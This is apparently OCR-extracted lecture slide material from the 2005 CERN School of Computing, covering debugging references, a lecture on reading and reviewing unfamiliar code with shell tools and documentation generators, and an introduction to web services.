
I would like to thank very much J.H.M. Dassen and I.G. Sprinkhuizen-Kuyper for letting me use some of their material on debugging techniques

A big thank also to P. F. Zema, my collegue in ATLAS, for useful technical comments and ideas exchange on Linux debugging.

Thanks to E. Castorina for a critical review of the lecture slides


Bibliography

- For more famous bugs, take a look to Prof. G Santor's site: http://infotech.fanshawec.on.ca/gsantor/Computing/FamousBugs.htm
- J.H.M. Dassen, I.G. Sprinkhuizen-Kuyper, *Debugging C and C++ code in a Unix environment*, Universiteit Leiden, Leiden, 1999
- T. Parr, *Learn the essential of debugging*, IBM developerWorks journal, Dec 2004
- S. Best, *Mastering Linux debugging techniques,* IBM developerWorks journal, Aug 2002
- S. Goodwin, *The Pleasure Principle*, Linux Magazine 31 (2003) 64 - 69




Bibliography

- *gdb User Manual*
- *gcc User Manual*
- *Valgrind User Manual*
- F. Rooms, *Some advanced techniques in C under Linux*
- W. Mauerer, *Visual Debugging with ddd*, The Linux Gazette, Jan 2001
- M. Budlong, *Logging and Tracing in C++ Simplified*, Sun Developers Technical Articles, 2001
- S. Goodwin, D. Wilson, *Walking Upright,* Linux Magazine 27 (2003) 76 - 80
- J. World, *Using Log4c,* online at http://jefficus.usask.ca




Backup Slides



Localising a Bug

- “You know what your code should do, you notice it does not do that so noticing a bug is easy”, you might say...
- Noticing a bug implies testing, so this easiness is completely deceptive
- In case of a test failure you have to see what went wrong, so prepare your tests carefully



Introduction

- When your program contains a bug, it is likely that, somewhere in the code, a condition you believe to be true is actually false
- Finding your bug is a process of confirming what you believe is true until you find something that is false.
- “My program doesn't work” is not an acceptable statement

Introduction

- The importance of the way how to find errors and fix them in the life cycle of a software product is a task whose importance cannot be stressed enough over and over
- Finding errors is not just an unavoidable part in the development cycle but vital part of every software system's lifespan.

Code Reviews: Best Practices

			Friday 25 February	
15:20 - 16:00	Maintenance Block	Lecture 6	Code Reviews: Best Practices	Gerhard Brandt
			This lecture addresses the following questions — How to write code that's readable and understandable ? — Which tools can you use to make this easier ? — How to understand already existing code ?	

Introduction

Starting points for this lecture:

Other people have engineered code for you.

- It's your honor to adjust this code where it shows suboptimal behaviour (= fix bugs)
- You learn from their ingeniosity and apply your experience as you and others contribute new code

Outline

1 Reading existing code
2 Adding new code

Part 1: Reading Code

Approaching a foreign body of code top-down:
Read it in increasing level of detail

- Read File/Directory Structure
- Recognize Structures (like Design Patterns, Interfaces, Libraries, makefiles)
- Details

stay on top - dive only as required!
(= don't try to read 100k lines of code from the beginning to the end)

* High-level Orientation in an unknown body of code

- Command line tools
- Code Browsing
- Documentation and its Generation

* Use the command line, like: Simple heuristics

* cvs: Watch what happens during checkout
* ls: directory structure
* wc: size

* Code Signatures

- Condense code to structural elements: {} , ;
- ref: Cunningham W., OOPSLA 2001 Software Archeology Workshop

* Code Browsing:

* ViewCVS

    - Real-time access to CVS
    - View Changes, Diffs, Tags, ... immediately

* LXR - Linux Cross Reference

    - Perl script that generates xref'ed source code in HTML from C++
    - Not real-time on CVS - rerun by webserver about once a day

        * XREF
        * IDEs

* Generating documentation from code

    - javadoc type tools
    - javadoc:
        - by Sun for Java
    - enriched comments
    - many different tools - incompatible formats

* ROOT Thtml

    - Used with ROOT based applications (eg. H1OO?)
    - Classes to be documented must be included in ROOT
      (ClassDef?, ClassImp? Macros)
    - Need code that sees ALL classes to generate complete documentation
      (eg. executable that links everything)
    - Non C++ Files not documented
    - Bugs (eg. inline functions don't work correctly)

    - Unofficial outlook: THtml2
        - ROOT team choice: rewrite doc tool from scratch, incl. C++ parser etc.
        - more features: more output formats, code browsing from CINT cmdline, ...

* Doxygen

    - popular
    - good results for un-enriched code
    - too many bells and whistles?

* dot

    - Graph generation tool from BellLabs?
    – graphical representation of code structure
    - simple syntax
    - used by Doxygen for its graphs

* Noticing Structures:

    * What to notice
        * Used Coding Standard
            - Notation for type and scope?
            - Layout?
            - (Rich) comments?

        * Design Patterns

— example: Singleton

* Framework Facilities
  — example: messages/error logging
  — often old/suboptimal solution

  * What to skip
    * Headers, Initialization
    * find point of entry
  * How to navigate
    * searching
      * regexps to reckognize
      * grep
    * ctags

Part 2: Writing new code

— Checking Contributions by others
— Writing it yourself

* Checking Contributions

  * cvs diff
  * Program Syntax Checker
    * compile it
    * lint
    * test suite

* junit, cppunit

— junit Covered in CSC
— Available in other languages: C++ cppunit
— Assert Macros
— normally used for test driven development
-> not identical to correctness checking

* Handwritten test suite

— Example H1OO? - H1 Fast Validation
— Check code based on changes in physics variables
— Compare set of observables from identical data but reconstructed from two different releases
— Differences must make sense from physics POV
-> if not, infer indirectly to problems in the code
— Very simple implementation, great success for our purposes

* Layout

— Coding Standards

* Enforcing Coding standards: Code Beautifiers
  * indent
  * Jalopy (a java code beautifier)

* More
  * Code analyzers PMD (Java)
  Testing coverage reports (Clover, JBlanket)

* Summary

* Outlook
  — Graphical Programming
  — code browsers

Bibliography

			— Spinellis D., Code Reading, Addison Wesley 2003 — McConnell? s., Code Complete, Microsoft Press, 2nd Ed 2004 — ... Test Driven Development	

Code Reviews - Best Practices


Gerhard Brandt
(University of Heidelberg)

Physikalisches Institut

Version of 2/16/05

Contents

- Code Review in a Top-Down Approach
- Documentation from Code
- Code Evolution: Best Practices



Learn

CodeReview CodeEvolution

Implement

Not Contents of this lecture:


- Brilliant theories – just many small tips
- Professional engineering – just practical experience in poorly equipped HEP environments
- Dilbert Cartoons

Why Code Reviewing ?

- Other people have engineered code for you
  - Maintenance
    - It's your honour to adjust this code where it shows suboptimal behaviour (= fix bugs)
  - Evolution
    - You need to add a feature. But where and how?
  - Learning
    - They were not completely stupid: You can learn from their ingenuity

Approaching an unknown body of code


- “Eagle method”: Stay on top - dive in only as required!
  - Don't try to read 100k lines of code from the beginning to the end
- Read in increasing level of detail
  1) Directory Level
  2) Structure Level
  3) Codeline level



Approaching an unknown body of code: Tools and Example

- Tools used in this lecture:
  - Free and Simple
  - Easily available (come with Linux'es / Downloadable)
  - No IDEs (not available everywhere)
  - Mostly Cmdline and WWW based
- Example used: The ROOT Source Code
  - Used by many HEP physicists in practice
  - Never hurts to know something about it
  - (More suggestions for practice:
    Geant4, Mozilla, Linux Kernel, offline sw of your experiment, ...)
- Starting point:


```
root_v4.00.08.source.tar.gz
```



Reading Code: Things to notice at Directory Level

- The Shell: First tool, even before the editor
- Size & Complexity ?
  - No. of Packages, Files, Classes, Lines of Code
- Documentation ?
  - Standard Set of README Files?
- Build Process ?
  - Configuration? Compilation? Linkage?
- Unit Tests ?
  - What is code, what are tests?

At Directory Level: **Project Organization**




Reading Code: Size and Complexity with *ls* and *wc*

- Most powerful tool: *ls*
  - Show organization
  - See filename conventions

Example

```
/root/html/Module.mk
/root/html/inc/THtml.h
/root/html/src/THtml.cxx
```

- Pipe output into *wc* for size estimates
- Example: Size of ROOT:
  - ls | wc ~ 90 top level directories (Packages)
  - ls -R1 * | wc ~ 6285 files
    ~ 772 *.cxx files (Classes)
  - cat */src/*.cxx | wc ~ 660k lines of code: a lot if read sequentially ...



Reading Code Know your Editor

- We now start up or favorite editor
  - Lucky people have IDEs
  - The others have at least vi, Emacs, nedit, kate, ...
- Learn to profit from their features. They know:
  - Searching / Regular Expressions
  - Syntax Highlighting
  - ctags / idutils Index files
  - Block (un)indentation
  - Column selection
  - Block collapsing
  - File Browser / Tabbed Windows
  - ...

Reading Code: Survey using Birdseye Views

- Have a look at code from above using a tiny text size / multiple pages (Print Preview)
- Use a signature survey script
  - (http://c2.com/doc/SignatureSurvey/)
  - Strip code, show only brackets / delimiters
- Use syntax highlighting to lowlight comments, emphasize structure

```
/java/awt/print
409 Book ;;{}{}{;{;}{;}{}{;}{}{;}{{"";}{"";};}{;}{;;;;;;{;}}{;}{;;{{;};;}{;}{;}}}
410 PageFormat {;{;;}{;;};}{;;{;}{;};}{;;{;}{;};}{;{;;;;;;"";};}{;{;;;;;;"";};}{;
{;}{;};}{;{;}{;};}{}{}{;}{;}{{;}{;}}{;}{;;;;;;}{}{;{;;;;;;;;;;;;;;;;;;;;;;;;};}}
411 Pageable ;{}{}{{};;;;}
412 Paper ;;{;;;;;;{;;;}{;{;}{;;};}{;}{;;}{;};{;}{;}{;}{;}{;}}
413 Printable ;;{}{}{{};;{};{}{};}
414 PrinterAbortException ;{}{{;}{;}}
415 PrinterException ;{{}{;}}
416 PrinterGraphics ;{}{}{}{;}
```

Example
Signature of java/awt/print

Reading Code: Things to at structural level

- What **Design Patterns** are used? How do they look like?
- What **Data Structures** are used? What is their interface?
- What are the **Framework Facilites** ?
  - Error Handling / Logging / Steering / Cmdline Parsing
  - Maths
  - GUI / Graphics
  - I/O
  - Wrappers / Interfaces to legacy code (FORTRAN CODING HORROR)
- If you happen upon these during browsing: Remember them !
  - Either ... you must use them anyway
  - ... if not, you avoid reinventing the wheel

Reading Code: Things to notice at Line Level

- Coding Conventions used
  - Naming Conventions
  - Formatting Rules: Layout, Indentation ?
  - Commenting Rules / Comment Enrichment
  - Control Structures
- What Subset of C++ is used/allowed? STL? Templates?
- C++ Coding Standards in HEP are quite similar to each other
  - Taligent based: ROOT, ATLAS, ...
- Remember:
  - Advantage of Coding Standards comes mostly from **Consistent Use**
  - Even if they are suboptimal/outdated, continuing them makes sense within the same project

Reading Code: Things to skip at line level

- For quick reading, it's crucial to bypass skin and bones and get to the meat right away.
- Skip
  - Preprocessor Statements
  - Initialization
- Instead: Look for
  - Text (like window titles) or print-out you have seen
  - Comments marking important sections, like //FIXME
  - Tutorial Markers
  - Inner Loops

Layout and Indentation

- Scientific Studies exist on what is best (*see Refs*)
  - But most important is to be consistent
  - Advantages only gained when being consequent
- Also it is known what is not
  - Spaghetti Code
  - Inverse Polish Christmas Tree Notation (Align operators in center)
  - Dangling else
- Code beautifiers exist: indent (C/C++), Jalopy (Java)
- But Caveat:
  - Colleagues could get lost if you reformat their code
  - Time “lost” formatting code properly is regained only on second iteration (reviewing)

Reading Code
Searching and RegExps

- Most powerfull tool: *grep*
- Searching covers code and comments
- Stay general - Use word stem
- Chain *grep* to narrow your search

Documentation from Code
Introduction

- Tools exist to convert code into readable, navigable formats (HTML, LaTeX, PDF ...)
- Source: Code itself + enriched comments
- Progenitor: javadoc (by Sun for Java)
- Many different tools exist
  - ~40 listed on Doxygen page
  - *http://www.stack.nl/~dimitri/doxygen/*
- Mostly incompatible formats - chose wisely ***before*** coding
- Examples:


Javadoc, Doxgen, Thtml, LXR, custom

Documentation from Code
Javadoc

- Example: Convert java code to HTML

```
/**
 * Get a dummy object
 * @param  name An unused string
 * @return      Nothing (Null)
 * @see         Dummy
 */
 public Dummy getDummy(
    String name) {
    return null;
 }
```

javadoc



getDummy

```
public Dummy getDummy(String name)

    Get a dummy object

    Parameters:
        name - An unused string

    Returns:
        Nothing (Null)

    See also:
        Dummy
```

Documentation from Code
Doxygen

- “King” of doc tools (popular)
- Output to LaTeX, RTF, PS, PDF, HTML, man
- Good results for any (unenriched) source
- Create indices, graphs, diagrams …
- Too many bells & whistles?
  - Some people prefer less features

CMozillaBrowser Class Reference

Public Methods

Example
Mozilla Code Documentation

Documentation from Code
THtml

- Doctool for the ROOT world
- Classes must be linked to ROOT executable
  - ClassImp, ClassDef Macros required
  - Non-C++-Files not documented

TObject


Example
Class TObject in HTML Format

- Inofficial outlook: THtml2
  - ROOT team choice: rewrite doc tool from scratch, incl. C++ parser etc.
  - more output formats, code browsing, …

Documentation from Code
LXR

- Perl to HTML – Source Code Cross Referencing Script
- Serves pages through webserver
- Used by Mozilla, FreeBSD, ROOT, …
- Freetext search possible
- Updates several times a day

  but: not current state of repository!


ROOT/html/inc/THtml.h - Mozilla <2>
CVS Log
CVS Blame
changes to this file in the last:
day
week
month


ROOT Cross Reference:
ROOT/ html/ inc/ THtml.h

```
// @(#)root/html:$Name:  $:$Id: THtml.h,v 1.12 2004/01/28 22:31:11 brun Exp $
// Author: Nenad Buncic   18/10/95

/*************************************************************************
 * Copyright (C) 1995-2000, Rene Brun and Fons Rademakers.               *
 * All rights reserved.                                                  *
 *                                                                       *
 * For the licensing terms see $ROOTSYS/LICENSE.                         *
 * For the list of contributors see $ROOTSYS/README/CREDITS.             *
 *************************************************************************/

#ifndef ROOT_THtml
#define ROOT_THtml


//////////////////////////////////////////////////////////////////////////
//                                                                      //
// THtml                                                                //
//                                                                      //
// Html makes a documentation for all ROOT classes                      //
// using Hypertext Markup Language 2.0                                  //
//                                                                      //
//////////////////////////////////////////////////////////////////////////

#ifndef __CINT__
#include "TNamed.h"
```

Example
Class THtml in LXR

Documentation from Code
GraphViz

- Free Graph generation package from BellLabs
- Simple Syntax - can be generated automatically
- Graphical representation of code structure
- Used by Doxygen for its graphs




Example

H1 Analysis Software
Package Dependencies Graph
(Perl to GraphViz Script)

Docu from Code: Do it yourself !

- Your doctool is missing a feature? Write your own tool!
- Code is written to be parsed – do so
- Possible in *ix world since 30 years
  - Classic tools: grep, sed, ...
- And of course there are Perl, Python, Ruby ...



< Package list | H1OO page | ROOT page | Class index

Index of H1Clusters classes

H1Cell	H1 cell class
H1Cluster	H1 cluster class
H1ClusterEvent	Class containing cluster objects of one event
H1LArCell	H1 LAr cell class
H1SpaCalCell	H1 SpaCal cell class
H1SpacalCluster	H1 Spacal cluster class
H1ClusterArrayPtr	data access class for a TClonesArray of H1Cluster
H1CellArrayPtr	data access class for a TClonesArray of H1Cell

```
// To use classes from H1Clusters, don't forget to link it
// (add -lH1Clusters in Makefile) and use these include-statements:

#include "H1Clusters/H1Cell.h"
#include "H1Clusters/H1Cluster.h"
#include "H1Clusters/H1ClusterEvent.h"
#include "H1Clusters/H1LArCell.h"
#include "H1Clusters/H1SpaCalCell.h"
#include "H1Clusters/H1SpacalCluster.h"
#include "H1Clusters/H1ClusterArrayPtr.h"
#include "H1Clusters/H1CellArrayPtr.h"

Release 2.7.7
```

< Package list | H1OO page | ROOT page | Class index | Top of the page

Example


Package Index HTML page:
Hyperized Directory Listing
(Perl Script)

Code Evolution

- When adding new code it is time to apply the best practices learned in code reading
- If possible use tools to check contributions
- Compiler
  - Is a professional code reader
  - Tell him to be verbose, eg. on gcc use -Wall
- Regression Testing
  - Remember junit, cppunit
  - Often simpler testing possible
  - For HEP software exploit that the output must make sense in terms of physics
- cvs diff

Evolution of Code CVS Browsers

- Most useful tools for manual checks of changes to code
- View the CVS Repository in the web browser
- Popular: CVSweb, ViewCVS



Return to H1Tree.C CVS log   Up to [H1-00] / H1Skeleton

Diff for /H1Skeleton/H1Tree.C between version 1.179 and 1.180

version 1.179, 2004/11/24 18:35:54	version 1.180, 2005/01/03 16:51:33
Line 708	Line 706

Legend:
Removed from v.1.179
changed lines
Added in v.1.180

Summary

- Reading Code
  - Is a "soft skill" to be learned by experience
  - Can be automized using tools: General ones (ls, wc), Dedicated ones (doctools) and your own
  - Goes hand in hand with writing new code
- Documentation from Code
  - Is easy to extract using doctools
- Evolution of Code
  - Can be monitored by tools

Bibliography

- Spinellis D., *Code Reading*, Addison Wesley 2003
- McConnell S., *Code Complete*, Microsoft Press, 2nd ed. 2004
- Coplien J., *Advanced C++: Programming Styles and Idioms*, Addison Wesley, 1992
- Peter Thömmes, *Notizen zu C++*, Springer 2003
- Gamma, E. et al., *Design Patterns, Elements of Reusable Software*, Addison Wesley 1995
- ...

Web Services in Distributed Computing

iCSC2005 Web Services in Distributed Computing Theme

Coordinator: **Ioannis Baltopoulos** - Imperial College

This theme concentrates on the media hyped technology of Web Services. Leveraging resources, material and discussions from the Software Engineering Track of the 2004 CERN School of Computing it attempts to shed more light on a fairly recent technology by explaining the fundamental concepts, describing the enabling technologies and actually developing a small application in Class!

The lectures will cover topics like writing a *Service Consumer* and a *Service Provider*, deployment techniques, dynamic location of Web Services and security for Web Services. The whole theme aims to maintain a good balance between theoretical knowledge and practical skills using state of the art software engineering tools and methodologies.

The whole theme will conclude with some advanced issues, current research topics in the area and hint at the future of the technology

A few questions

- *Why should you bother with Web Services?*
- *Do you know, in practice how to* ***expose your application*** *as a Web Service?*
- *Are you sure your Web Services are* ***secure****?*

All the answers in the Web Services Theme at **iCSC**

Overview

Slot	Lecture	Description	Lecturer
		Friday 25 February	
09:090 - 09:55	Lecture 1	Introduction to Web Services	Ioannis Baltopoulos
10:05 - 11:00	Lecture 2	Consuming, Providing & Publishing Web Services	Ioannis Baltopoulos
11:30 - 12:25	Lecture 3	Advanced Issues & Future Trends	Ioannis Baltopoulos
12:30		Lunch	

Introduction to Web Services

		Friday 25 February	
09:00 - 09:55	Lecture 1	**Introduction to Web Services**	Ioannis Baltopoulos
		This lecture sets the scene for the rest of the Web Services Theme. It covers the motivation behind Web Services and its relative position within the Distributed Computing market. In the second part of the lecture, we attempt to revisit some basic technologies that are required for Web Services like XML, WSDL and SOAP. The lectures will go so deep into these technologies as it is required for understanding web services and the material that is included in the lectures to follow. Breakdown 1. Web Services Basic definition of the technology and some motivation for it. Benefits of Web Services compared to other distributed system's technologies. 2. Distributed Systems Existing distributed system's technologies like CORBA, COM and RMI. 3. Service Based Architectures The basic architectures that one can have with web services and how they are used to solve a scientific problem. 4. XML Primer Introduction to XML. Elements, Attributes, Processing Instructions defined and composed into a small example useful for web services. 5. XML Namespaces The problem that arises by the flexibility of defining your own tags in XML and how it is solved using Namespaces 6. XML Schema Giving predefined structure to XML documents using the XML Schema 7. WSDL The WSDL as a specific XML Schema for describing Web Services 8. SOAP The protocol that makes Web Services actually work.	

Introduction to Web Services

Ioannis G. Baltopoulos

Department of Computer Science
Imperial College London

CERN School of Computing (iCSC), 2005
Geneva, Switzerland

1. Web Services
   - Fundamental Concepts
   - Architectures & eScience example
2. Related Standards
   - XML
   - SOAP
   - WSDL

Distributed Computing Technologies

Historic Review (20 years in 5 minutes!)

- **CORBA (OMG)**
  It is standards-based, vendor-neutral, and language-agnostic. Very powerful but limited however by its complicated way of utilizing the power and flexibility of the Internet.
- **DCOM (Microsoft)**
  Distributed Computing platform closely tied to Microsoft component efforts such as OLE, COM and ActiveX.
- **RMI (Sun Microsystems)**
  Java based effort which doesn't play well with other languages. The J2EE platform integrated RMI with IIOP.
- **Web Services (W3C)**
  Web services are more of an evolution than a revolution

What is a Web Service?

Definition

A **Web Service** is a standards-based, language-agnostic software entity, that accepts specially formatted requests from other software entities on remote machines via vendor and transport neutral communication protocols producing application specific responses.

- **Standards based**
- **Language agnostic**
- **Formatted requests**
- **Remote machines**
- **Vendor neutral**
- **Transport neutral**
- **Application specific responses**

Benefits of Web Services

- **Loosely Coupled**
  Each service exists independently of the other services that make up the application. Individual pieces of the application to be modified without impacting unrelated areas.
- **Ease of Integration**
  Data is isolated between applications creating 'silos'. Web Services act as glue between these and enable easier communications within and across organisations.
- **Service Reuse**
  Takes code reuse a step further. A specific function within the domain is only ever coded once and used over and over again by consuming applications.

